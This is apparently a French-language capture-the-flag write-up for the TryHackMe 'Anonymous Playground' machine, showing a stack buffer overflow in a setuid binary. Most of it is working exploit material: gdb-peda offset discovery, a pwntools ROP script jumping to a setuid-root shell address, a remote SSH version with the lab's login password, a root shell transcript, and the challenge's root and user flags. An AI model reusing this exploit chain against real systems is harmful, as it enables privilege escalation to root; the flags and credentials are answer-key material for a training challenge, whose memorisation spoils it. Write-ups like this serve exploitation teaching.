AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA
>>>

┌──(kali㉿kali)-[~/THM/Anonymous_Playground]
└─$ ./hacktheworld
Who do you want to hack? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault  ./hacktheworld

┌──(kali㉿kali)-[~/THM/Anonymous_Playground]
└─$
```

On a bien une segmentation fault avec une entré de 200 caractères

Conclusion : le binaire est vulnérable aux bufferoverflow

- Etape 2 : Etude du binaire

Sur certain tuto de binary exploitation j'ai vu qu'il y avait un outil assez pratique : gdb_peda qui est un debbuger qui permet de facilement trouver des vulns pour faire du binary exploitation

download link : https://github.com/longld/peda


Maintenant on va faire comme précédemment : pousser à la segmentation fault et voir ce que ça donne dans le binaire :

```
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6A
ALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxA
AyA'
gdb-peda$ r
Starting program: /home/kali/THM/Anonymous_Playground/hacktheworld
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Who do you want to hack? AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIA
AeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtA
AWAAuAAXAAvAAYAAwAAZAAxAAyA

Program received signal SIGSEGV, Segmentation fault.
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.
```

```
gdb-peda$ pattern search
Registers contain pattern buffer:
RBP+0 found at offset: 64
Registers point to pattern buffer:
[RSI] ⟶ offset 144 - size ~58
[RSP] ⟶ offset 72 - size ~128
Pattern buffer found at:
0x006026b0 : offset    0 - size  200 ([heap])
0x00007fffffffdd60 : offset    0 - size  200 ($sp + -0x48 [-18 dwords])
References to pattern buffer found at:
0x00007ffff7f9eab8 : 0x006026b0 (/usr/lib/x86_64-linux-gnu/libc.so.6)
0x00007ffff7f9eac0 : 0x006026b0 (/usr/lib/x86_64-linux-gnu/libc.so.6)
0x00007ffff7f9eac8 : 0x006026b0 (/usr/lib/x86_64-linux-gnu/libc.so.6)
0x00007ffff7f9ead0 : 0x006026b0 (/usr/lib/x86_64-linux-gnu/libc.so.6)
0x00007ffff7f9ead8 : 0x006026b0 (/usr/lib/x86_64-linux-gnu/libc.so.6)
0x00007fffffffdb30 : 0x006026b0 ($sp + -0x278 [-158 dwords])
0x00007fffffffdb10 : 0x00007fffffffdd60 ($sp + -0x298 [-166 dwords])
0x00007fffffffdcd8 : 0x00007fffffffdd60 ($sp + -0xd0 [-52 dwords])
```

On voit que le RSP a un offset à 72 donc notre offset est de 72

On va reverse le binaire pour trouver l'adresse de la fonction qui call le shell bash :




On a l'adresse mémoire de ce qui nous intéresse : le setuid root puis juste derrière le shell bash.

L'adresse mémoire est : "004006c4"


Dans notre cas comme un travail avec une architecture x64, pour que les instructions continuent leur flow habituel malgré le buffer overflow il faut respecter cette structure :

- Ajout de caractères dans le buffer jusqu'au buffer overflow
- Opérations sur les registres : "POP RDI" et "RET"
- Push 0x00000000 dans la stack
- Push dans la stack l'adresse de ce qu'on veut accéder (dans notre cas : 004006c4)

On va donc faire un code python pour voir si ça fonctionne :

```python
from pwn import *

io = process("./hacktheworld")
rop = ROP("./hacktheworld")

offset = 72
to_offset = b"A" * offset
pop_rdi = p64(rop.find_gadget(["pop rdi", "ret"])[0])
zeros = p64(0x00)
setuid_add = p64(0x004006c4)

payload = to_offset + pop_rdi + zeros + setuid_add
```

```
io.recvrepeat(0.1)
io.sendline(payload)
io.interactive()
```




On voit que j'ai un shell sur ma vm !!

Génial maintenant on va faire pareil mais en passant par une connexion ssh pour le faire directement sur la vm cible.

Modifions notre code python :

```
from pwn import *


ssh_session = ssh("magna","10.10.44.217",password="magnaisanelephant")
io = ssh_session.process("./hacktheworld")
rop = ROP("./hacktheworld")

offset = 72
to_offset = b"A" * offset
pop_rdi = p64(rop.find_gadget(["pop rdi", "ret"])[0])
zeros = p64(0x00)
setuid_add = p64(0x004006c4)

payload = to_offset + pop_rdi + zeros + setuid_add

io.recvrepeat(0.1)
```

```
io.sendline(payload)
io.interactive()
```


```
└─$ python bin_exploit.py
[+] Connecting to 10.10.44.217 on port 22: Done
[*] magna@10.10.44.217:
    Distro    Ubuntu 18.04
    OS:       linux
    Arch:     amd64
    Version:  4.15.0
    ASLR:     Enabled
[+] Starting remote process bytearray(b'./hacktheworld') on 10.10.44.217: pid 1452
[*] '/home/kali/THM/Anonymous_Playground/hacktheworld'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Loaded 14 cached gadgets for './hacktheworld'
[*] Switching to interactive mode
# $ id
uid=0(root) gid=1001(magna) groups=1001(magna)
# $
```

On est root de la machine !!

```
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Loaded 14 cached gadgets for './hacktheworld'
[*] Switching to interactive mode
# $ id
uid=0(root) gid=1001(magna) groups=1001(magna)
# $ ls
flag.txt  hacktheworld  note_from_spooky.txt
# $ cd /root
# $ ls
flag.txt
# $ cat flag.txt
bc55a426e98deb673beabda50f24ce66
# $
```

On a le root flag :

```
bc55a426e98deb673beabda50f24ce66
```




Et on a le dernier user flag :

```
69ee352fb139c9d0699f6f399b63d9d7
```